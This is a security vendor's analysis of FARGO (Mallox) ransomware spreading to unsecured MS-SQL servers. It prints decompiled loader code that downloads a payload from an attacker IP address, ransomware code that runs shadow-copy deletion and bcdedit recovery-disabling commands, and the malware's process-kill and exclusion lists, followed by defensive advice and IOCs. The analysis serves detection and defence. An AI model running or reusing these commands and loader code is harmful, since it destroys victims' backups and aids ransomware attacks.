FARGO Ransomware (Mallox) Being Distributed to Unsecured MS-SQL Servers

asec.ahnlab.com/en/39152/

September 23, 2022

The ASEC analysis team is constantly monitoring malware distributed to unsecured MS-SQL servers. The analysis team has recently discovered the distribution of FARGO ransomware that is targeting unsecured MS-SQL servers. Along with GlobeImposter, FARGO is one of the prominent ransomware that targets unsecured MS-SQL servers. In the past, it was also called the Mallox because it used the file extension .mallox.

– [ASEC Blog] Cobalt Strike Being Distributed to Unsecured MS-SQL Servers
– [ASEC Blog] Cobalt Strike Being Distributed to Unsecured MS-SQL Servers (2)
– [ASEC Blog] Coin Miner Being Distributed to Unsecured MS-SQL Servers
– [ASEC Blog] AsyncRAT Malware Being Distributed to Unsecured MS-SQL Servers

Target Type	File Name	File Size	File Path
Target	1atd4tiv.exe	712.5 KB	%SystemRoot%\serviceprofiles\mssql$sqlexpress1\appdata\local\temp\1atd4tiv.exe
Current	powershell.exe	442 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	283 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	sqlservr.exe	361.69 KB	%ProgramFiles%\microsoft sql server\mssql12.sqlexpress1\mssql\binn\sqlservr.exe

Figure 1. Process tree

As shown in the process tree in Figure 1, the file downloaded by the MS-SQL process through cmd.exe and powershell.exe is a file built on .Net (see Figure 2), downloads and loads additional malware from a particular address. The loaded malware generates and executes a BAT file which shuts down certain processes and services, in the %temp% directory.

```
internal static byte[] SetupAttribute()
{
    return ValMerchantStruct.AssetAttribute(Interpreter.SortAttribute("http://49.235.255.219:8080/Pruloh_Matsifkq.png"));
}
internal Assembly PublishAttribute()
{
    return Thread.GetDomain().Load(Interpreter.SetupAttribute());
}
```

Figure 2. Download of additional files

```
98              if (!flag5)
99              {
100                 bBQ.j7f(Pix.j7f(fileInfo, Pix.ki1), u18.j7f(YBA.j7f(UrK.j7f(gjp.qjJ, UrK.fry), YBA.CBR), u18.V1t), bBQ.SBV);
101                 ProcessStartInfo processStartInfo = new ProcessStartInfo();
102                 iaC.j7f(processStartInfo, Pix.j7f(fileInfo, Pix.ki1), iaC.pa9);
103                 DaG.j7f(processStartInfo, DaG.TaF);
104             }
105         }
```

me	Value	Type
fileInfo	{C:₩Users₩v ₩AppData₩Local₩Temp₩Qqbakvjxvkiller.bat}	System.IO.FileInfo

Figure 3. Creation and execution of BAT file



Figure 4. Details of BAT file

The ransomware's behavior begins by being injected into AppLaunch.exe, a normal Windows program. It attempts to delete a registry key on a certain path (see Figure 5), and executes the recovery deactivation command, and closes certain processes (see Figure 6).

As shown in the figures below, the closed processes are SQL programs.

```
SHDeleteKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Services\\EventLog\\Application\\Raccine");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vssadmin.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wmic.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wbadmin.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\bcdedit.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\powershell.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\diskshadow.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\net.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskkill.exe");
GetWindowsDirectoryW(Buffer, 0x104u);
lstrcatW(Buffer, L"\\sysnative\\vssadmin.exe");
lstrcpyW(String1, L" delete shadows /all /quiet");
ShellExecuteW(0, L"open", Buffer, String1, 0, 0);
```

Figure 5. Registry deletion

```
sub_4045DE(L"/c bcdedit /set {current} bootstatuspolicy ignoreallfailures");
sub_4045DE(L"/c bcdedit /set {current} recoveryenabled no");
Process_Kill_sub_405E45();
return 0;
```

```
; "sqlserv.exe"
; "oracle.exe"
; "ntdbsmgr.exe"
; "sqlservr.exe"
; "sqlwriter.exe"
; "MsDtsSrvr.exe"
; "msmdsrv.exe"
ve ; "ReportingServecesService.exe"
 ; "fdhost.exe"
e ; "fdlauncher.exe"
 ; "mysql.exe"
```

Figure 6. Deactivation of recovery and closing of processes

When the ransomware encrypts files, files with file extensions shown in Table 1 are excluded from infection. The characteristic aspect is that it does not infect files with a file extension associated with Globeimposter and this exclusion list does not only include the same type of extensions of .FARGO .FARGO2 and .FARGO3 but also includes .FARGO4, which is thought to be a future version of the ransomware.

.msstyles	.icl	.idx	.avast	.rtp	.mallox	.FARGO	.FARGO2	.FARGO3	.sys
.nomedia	.dll	.FARGO4	.hta	.cur	.lock	.cpl	.Globeimposter- Alpha865qqz	.ics	.hlp
.com	.spl	.msi	.key	.mpa	.rom	.drv	.bat	.386	.adv
.diangcab	.mod	.scr	.theme	.ocx	.prf	.cab	.diagcfg	.msu	.cmd
.ico	.msc	.ani	.icns	.diagpkg	.deskthemepack	.wpx	.msp	.bin	.themepack
.shs	.nls	.exe	.lnk	.ps1	.FARGO3				

Table 1. Extensions excluded from infection

desktop.ini	ntuser.dat	thumbs.db	iconcache.db
ntuser.ini	ntldr	bootfont.bin	bootsect.bak
ntuser.dat.log	boot.ini	autorun.inf	debugLog.txt

Table 2. Files excluded from infection

msocache	$windows.~ws	system volume information	intel	appdata	perflogs	programdata	google	application data	tor browser
boot	$windows.~bt	mozilla	boot	windows.old	Windows Microsoft.NET	WindowsPowerShell	Windows NT	Windows	Common Files
Microsoft Security Client	Internet Explorer	Reference	Assemblies	Windows Defender	Microsoft ASP.NET	Core Runtime	Package	Store	Microsoft Help Viewer
Microsoft MPI	Windows Kits	Microsoft.NET	Windows Mail	Microsoft Security Client	Package Store	Microsoft Analysis Services	Windows Portable Devices	Windows Photo Viewer	Windows Sidebar

Table 3. Paths excluded from infection

Figure 7 shows a screen capture of the ransom note and the infected file on the top right in the same screen. As shown in the figure, the encrypted file gets a file name of OriginalFileName.FileExtension.Fargo3 and the ransom note is generated with the filename 'RECOVERY FILES.txt'.



Figure 7. Ransom note and infected file

Typical attacks that target database servers (MS-SQL, MySQL servers) include brute force attacks and dictionary attacks on systems where account credentials are poorly being managed. And there may be vulnerability attacks on systems that do not have a vulnerability patch applied.

Administrators of MS-SQL servers should use passwords that are difficult to guess for their accounts and change them periodically to protect the database server from brute force attacks and dictionary attacks, and update to the latest patch to prevent any potential vulnerability attacks.

AhnLab's anti-malware software, V3, detects and blocks the malware using the following aliases:

[File Detection]

– Ransomware/Win.Ransom.C5153317(2022.06.02.01)

– Dropper/Win.DotNet.C5237010(2022.09.14.03)

– Downloader/Win.Agent.R519342(2022.09.15.03)
– Trojan/BAT.Disabler (2022.09.16.00)

Behavior Detection]
– Malware/MDP.Download.M1197

[IOC]
MD5
– b4fde4fb829dd69940a0368f44fca285
– c54daefe372efa4ee4b205502141d360
– 4d54af1bbf7357964db5d5be67523a7c
–41bcad545aaf08d4617c7241fe36267c

Download
– hxxp://49.235.255[.]219:8080/Pruloh_Matsifkq.png

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:FARGO, Mallox, malware, MS-SQL, Ransomware